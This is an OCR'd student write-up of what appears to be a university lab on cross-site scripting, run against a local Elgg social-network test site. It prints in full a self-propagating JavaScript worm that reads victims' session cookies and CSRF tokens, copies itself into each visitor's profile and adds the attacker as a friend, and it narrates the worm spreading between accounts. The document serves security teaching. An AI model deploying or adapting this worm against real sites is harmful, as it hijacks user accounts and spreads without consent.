
Successful GET request attack:



Here, we can see that our attack was successful in which we tried to add Samy as friend using GET request from javascript code as similar to we have done in previous task.

Yogesh Chaudhari
SUID: 244195971

Unsuccessful POST request attack:




Here, we can see that our attack was unsuccessful in which we tried to add modify victim's profile using POST request from javascript code as similar to we have done in previous task.

For this post request the attack was unsuccessful because the content-type was different than what the server was expecting. When we define content using content-type it is sent to the server as key/value pair with each key starting with '&' and '=' character between key and value. But, in case of multipart/form-data the content is sent as parts of MIME message which are separated by boundary. So, server doesnot recognize the contents sent to it and is not able to parse them to modify the Alice's profile. Server gives an error stating Content-type mismatch.

Yogesh Chaudhari
SUID: 244195971

Task 6:

Malicious Code in Samy's Profile:



Add malicious code to Samy's profile in about me field.

Malicioius Code in Samy's profile:

<script id="worm" type="text/javascript">// <![CDATA[

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Keep-Alive","300");

Ajax.setRequestHeader("Connection","keep-alive");

Ajax.setRequestHeader("Cookie",document.cookie);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

var guid = elgg.session.user["guid"];

var name = elgg.session.user["name"];

Yogesh Chaudhari
SUID: 244195971

```
var username = elgg.session.user["username"];

var elgg_ts = elgg.security.token.__elgg_ts;

var elgg_token = elgg.security.token.__elgg_token;

var x = document.getElementById("worm");

var tmp = "\<\script id=\'worm\'\>";

var innerHTML = String(x.innerHTML);

tmp = tmp.concat(innerHTML);

tmp = tmp.concat("\<\/\script>");

var content = "__elgg_token=";

content = content.concat(String(elgg_token));

content = content.concat("&__elgg_ts=");

content = content.concat(String(elgg_ts));

content = content.concat("&name=");

content = content.concat(String(name));

content = content.concat("&description=");

content = content.concat(escape(tmp));

content =
content.concat("&briefdescription=&accesslevel%5Bdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=");

content = content.concat(String(guid));

Ajax.send(content);

var Ajax_get=null;

Ajax_get=new XMLHttpRequest();

var GET_URL = "http://www.xsslabelgg.com/action/friends/add?friend=42";

GET_URL = GET_URL.concat("&__elgg_ts=");

GET_URL = GET_URL.concat(String(elgg_ts));

GET_URL = GET_URL.concat("&__elgg_token=");
```

Yogesh Chaudhari
SUID: 244195971

```
GET_URL = GET_URL.concat(String(elgg_token));

Ajax_get.open("GET",GET_URL,true);

Ajax_get.setRequestHeader("Cookie",document.cookie);

Ajax_get.send();

// ]]></script>
```

Here we have written code in javascript to modify victim's profile such that it will replicate our malicious javascript code in victim's profile's about me section using POST method and add Samy as friend in victim's profile using GET request as explaind in previous task.

Here we are getting all the code written inside <script> tag with id="worm" using .innerHTML method of javascript on this <script> tag. We select this script tag using document.getElementById() function with value "worm". Thus, we have replicated our malicious code and we add <script> tags before and after that code using string concat() method. Then using this code and victim's elgg token and ts values from global variables on web page and victim's session cookie using document.cookie method and guid of victim and Samy we create URL and header content value as required to make POST and GET requests from javascript code. Getting these values and generating request URLs and contents of headers is same as explained in previous task.


For our malicious code to be sent through content of header we need to encode it in format of URL. For this we use escape() function of javascript which converts or encodes the string value which is passed as argument to escape() function.

Here to append string with some other string we have used concat() function on strings. This is because, when the code which we want to propagate gets encoded into URL encoding format by escape() function '+' char will be encoded as blank space. So, if we use '+' to make string concatenation the encoding scheme will convert it into blank space.

The explanation for all remaining APIs and methods in above javascript code are explained in previous task.

Yogesh Chaudhari
SUID: 244195971


Saving Samy's Profile:



Here, we saved our malicious code to Samy's profile. We can see that in Samy's profile we have some contents in about me part, but browser in not displaying them as it parsed those contents and found <script> tags. Because of <script> tags, any contents between them will be considered as javascript code by browser and will be executed and not displayed.


Yogesh Chaudhari
SUID: 244195971

In Alice's profile:



Here we have logged in as Alice.

Visiting Samy's Profile:




Now we are visiting Samy's profile from Alice's account. Here all the code written in about me field of Samy will be executed on Alice's browser thus sending both POST and GET request defined in javascript form Alice's account.

Yogesh Chaudhari
SUID: 244195971


Successful attack:

Adding Samy as friend:



Here, we can see that our attack was successful and Samy was added as friend to Alice's account.


Automatically copying Samy's worm code to Alice's profile:



Here, we can see that our profile modification attack was successful and our code written in Samy's about me section was copied into Alice's about me section.

Yogesh Chaudhari
SUID: 244195971


In Alice's profile: about me section code: (after selecting HTML option in editor)



Here we can see that our javascript code was copied into the Alice's about me section. We can confirm that our attack to modify Alice's profile and self-propagate the malicious javascript code worm was successful.


Yogesh Chaudhari
SUID: 244195971

In charlie's profile:



Logging in Charlie's account.


Visit Alice's profile:



Now, we visit Alice's profile.

